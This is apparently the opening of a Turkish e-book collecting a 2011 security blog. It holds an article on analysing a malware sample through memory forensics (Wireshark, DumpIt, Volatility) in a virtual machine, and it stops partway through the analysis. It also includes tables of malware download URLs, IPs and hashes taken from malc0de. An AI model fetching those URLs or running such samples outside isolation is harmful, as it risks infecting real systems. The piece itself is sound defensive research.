Hack 4 Career - 2011

Merhabalar,

2009 yılında "Bilgi güçtür ve paylaşıldıkça artar" mottosuyla oluşturduğum siber güvenlik blogumda (https://www.mertsarica.com) , bilgi güvenliği farkındalığını arttırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığım olumlu geri dönüşler sonucunda, yazılarımı yıllar bazında e-kitap olarak derlemeye ve meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım araştırmalar sonucunda yazdığım bu yazıların, siber güvenlik alanında kendini geliştirmek isteyenler için umarım faydalı olur.

Yeni yazılarla görüşmek dileğiyle...

Saygılarımla,


Mert SARICA
Siber Güvenlik Uzmanı
https://www.mertsarica.com
https://twitter.com/mertsarica

Bellek Analizi ile Zararlı Yazılım Analizi

Source: https://www.mertsarica.com/adli-bilisimde-bellek-analizi/

By M.S on December 26th, 2011


Yine bir gün twitter.com/hack4career hesabından duyurulan hack edilmiş ve/veya zararlı yazılım barındıran web sitelerine göz atarken gün aşırı tespit edilen, çoğunlukla iki harften oluşan zararlı yazılımlar (aa.exe, bb.exe vb.) ve bunları barındıran IP adresleri dikkatimi çekti. IP adreslerinden güncel olanını Google arama motoru üzerinde arattığımda malc0de.com isimli bir web sitesi ile karşılaştım. Benim de ilk defa karşılaştığım bu sitenin kuruluş amacının, aynı zararlı yazılımları barındıran ve yayan farklı web sitelerini birbirleriyle ilişkilendiren bir veritabanı olduğunu öğrendim.



Date	Domain	IP	CC	ASN	Autonomous System Name	Click Md5 for ThreatExpert Report
2011-12-22	hotyupdate.com/tes.exe	31.210.122.18	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	b05c22f5ccce75e2d9b2e8c82a9d037a
2011-12-22	oyundestek.org/wp-content/uploads/2010/06/OyunDestek.Wolfteam-Hack.exe	31.210.72.190	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	ed1efacb3b08ac3976aacdbf400ff5f8
2011-12-22	youporget.info/3.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	051d6febfe1b322056f7595c4b95d289
2011-12-22	hotyupdate.com/tes.exe	31.210.122.18	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	8f0bea1f12c1012ea47b9c0f72fd29c8
2011-12-22	izleyek.net.to/izle.exe	95.173.167.3	TR	51559	NETINTERNET Netinternet Bilgisayar ve Telekomunikasyon San. ve Tic. Ltd. Sti.	4b4a5f6ecefd80461731a408af280b61
2011-12-21	hotyupdate.com/tes.exe	31.210.122.18	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	b05c22f5ccce75e2d9b2e8c82a9d037a
2011-12-21	oyundestek.org/wp-content/uploads/2010/06/OyunDestek.Wolfteam-Hack.exe	31.210.72.190	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	ed1efacb3b08ac3976aacdbf400ff5f8
2011-12-21	46.45.164.165/ggg.exe	46.45.164.165	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	af7c8efb5df7b9abccbeb49f29efc9fa
2011-12-21	youporget.info/3.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	051d6febfe1b322056f7595c4b95d289
2011-12-21	izleyek.net.to/izle.exe	95.173.167.3	TR	51559	NETINTERNET Netinternet Bilgisayar ve Telekomunikasyon San. ve Tic. Ltd. Sti.	4b4a5f6ecefd80461731a408af280b61
2011-12-21	46.45.164.164/gg.exe	46.45.164.164	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	98757e05af538ae1cbdbe7eea9d0aad2
2011-12-20	46.45.164.165/ggg.exe	46.45.164.165	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	af7c8efb5df7b9abccbeb49f29efc9fa
2011-12-20	youporget.info/ad.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	6e06709a03a0bb08786454c88216d006
2011-12-20	izleyek.net.to/izle.exe	95.173.167.3	TR	51559	NETINTERNET Netinternet Bilgisayar ve Telekomunikasyon San. ve Tic. Ltd. Sti.	4b4a5f6ecefd80461731a408af280b61
2011-12-20	freepornvid.info/4.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	866de021136456f7489a69d4f9f33969
2011-12-20	46.45.164.164/gg.exe	46.45.164.164	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	98757e05af538ae1cbdbe7eea9d0aad2
2011-12-20	www.youporget.info/ad.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	6e06709a03a0bb08786454c88216d006
2011-12-19	www.youporget.info/ad.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	b10def8c681fc0cc4e2d50aee23ccdbb

> *Bu veritabanı, üzerinde ülke bazlı ve ASN bazlı (Autonomous System Name) arama yapılabiliyor olması sayesinde zararlı yazılım analistlerinden güvenli barındırma hizmeti arayanlara kadar birçok kişi tarafından kullanılabilir.*

ggg.exe uzantılı dosyayı barındıran ASN'e yönelik arama yaptığımda benzer isimli zararlı yazılımların 2011 yılının Ocak ayından bu yana aynı ASN üzerinde tespit ediliyor olması ve tespit edilen zararlı yazılımların sayısının 300'ü aşkın olması merakımı cezbetti ve deneme yanılma ile hhh.exe adı altında tespit ettiğim zararlı yazılımı kısaca incelemeye karar verdim.



2011-02-21	178.211.56.90/a1.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	bb3d3e82270cb0baaf0c6cc258d5b87d
2011-02-19	178.211.56.90/as3e.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-18	178.211.56.90/as3e.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-16	schastliviveiveselierebyta0003.com/xed/yourbot.exe	178.211.43.12	TR	42926		89f60c3956c75223a55f3630356f73b7
2011-02-14	darkorbit-hilesi.com/2.exe	213.128.65.98	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	63e6cb38fa76bad7bdcccc6b112b5e1f
2011-02-13	darkorbit-hilesi.com/2.exe	213.128.65.98	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	63e6cb38fa76bad7bdcccc6b112b5e1f
2011-02-13	178.211.56.90/as3e.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-12	178.211.56.90/as3e.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-11	178.211.56.90/as3e.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-08	178.211.56.90/zz.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-08	178.211.56.90/55.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	70e95757fc695f06ed632c56d2c8c0d5
2011-02-07	178.211.56.90/zz.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-06	178.211.56.90/zz.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-05	178.211.56.90/zz.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-01	178.211.56.90/yy.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	8523e4d71daa169f0256a2f5793efe6b
2011-02-01	178.211.56.90/4.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	97dd44d75544ccf9d914672a73fdd739
2011-01-31	178.211.56.90/4.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	97dd44d75544ccf9d914672a73fdd739
2011-01-31	178.211.56.90/yy.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	8523e4d71daa169f0256a2f5793efe6b
2011-01-28	178.211.56.90/4.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	97dd44d75544ccf9d914672a73fdd739
2011-01-27	178.211.56.90/4.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	97dd44d75544ccf9d914672a73fdd739
2011-01-26	178.211.56.90/4.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	97dd44d75544ccf9d914672a73fdd739
2010-11-15	www.google20.com/agir_tahrik_sevisme_sahnesi.avi.exe	178.211.52.98	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	15584a1e1953ba8391f62b8d4826e8e3
2010-11-12	www.google20.com/agir_tahrik_sevisme_sahnesi.avi.exe	178.211.52.98	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	15584a1e1953ba8391f62b8d4826e8e3
2010-11-10	www.google20.com/agir_tahrik_sevisme_sahnesi.avi.exe	178.211.52.98	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	15584a1e1953ba8391f62b8d4826e8e3
2010-06-28	mesutduman.com/okti.exe	213.128.85.66	TR	42926	RADORETELEKOM Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	fe69f3f717ebfada1a3ae5cb4b801b1d


previous 1 2 3 4 5 6 7 next


Bu defa daha önce gerçekleştirmiş olduğum alışılagelmiş analizlerin aksine zararlı yazılımın çalıştığı sistemin belleğini diske kaydederek bellek (memory) analizi gerçekleştirmeye karar verdim.

> *Adli bilişimde bellek analizi (memory forensic) denilince akla gelen ilk araç Volatility'dir. Aslında araç dersek haksızlık etmiş olabiliriz çünkü işin aslı Volatility, Python ile yazılmış birçok araçtan oluşan bir çatıdır (framework). Volatility ile diske kayıt edilmiş (dump) olan bellek dosyasını analiz ederek sistem üzerinde çalışan programlardan, ağ bağlantılarına, yüklü olan DLL'lerden, kayıt defterinde (registry) yer alan anahtarlara göz atmaya kadar hedef sistem ile ilgili olan birçok işlem gerçekleştirebilirsiniz.*
>
> *Volatility 2.0 sürümü ile Windows XP SP2/SP3, Windows 2003 SP0/SP1/SP2, Vista SP0/SP1/SP2, Windows 2008 SP1/SP2 ve Windows 7 SP0/SP1 sistem görüntülerini (image) analiz edilebilmektedir.*
>
> *Volatility ile analiz edeceğimiz bellek dosyasını oluşturmak için öncelikle hedef sistem üzerinde MoonSols firması tarafından geliştirilen DumpIt programının çalıştırılması gerekmektedir.*


İlk iş olarak hhh.exe dosyasını Windows 7 üzerinde çalışan Windows XP SP3 sistemine kopyaladıktan sonra Windows 7 üzerinde Wireshark aracını çalıştırarak zararlı yazılım tarafından hedef sistem üzerinde üretilmesi muhtemel olan trafiği kayıt altına almasını sağladım. hhh.exe dosyası üzerinde yer alan üstveriye (metadata) baktığımda Logitech firması tarafından geliştirilmiş bir araçmış gibi kendini tanımladığını gördüm. Ardından hhh.exe isimli zararlı yazılımı hedef sistem üzerinde çalıştırdıktan sonra daha önce hedef sisteme kopyalamış olduğumu DumpIt aracını çalıştırarak sistemin belleğini diske kayıt etmesini sağladım.



My Computer
hhh.exe
Description: Connection Utility
Company: Logitech, Inc.
File Version: 4.60.122.0
Date Created: 22.12.2011 18:52
Size: 152 KB
My Documents
My Network Places
hhh.exe
Internet Explorer
DumpIt.exe
Recycle Bin
Immunity Debugger
Desktop
start
19:22


C:\Documents and Settings\Administrator\Desktop\DumpIt.exe
DumpIt - v1.3.2.20110401 - One click memory memory dumper
Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>
Address space size: 536870912 bytes (512 Mb)
Free space size: 6061494272 bytes (5780 Mb)
* Destination = \??\C:\Documents and Settings\Administrator\Desktop\MERT-6756C49361-20111222-172321.raw
--> Are you sure you want to continue? [y/n] y
+ Processing...
Recycle Bin
Immunity Debugger
Desktop
start
19:22



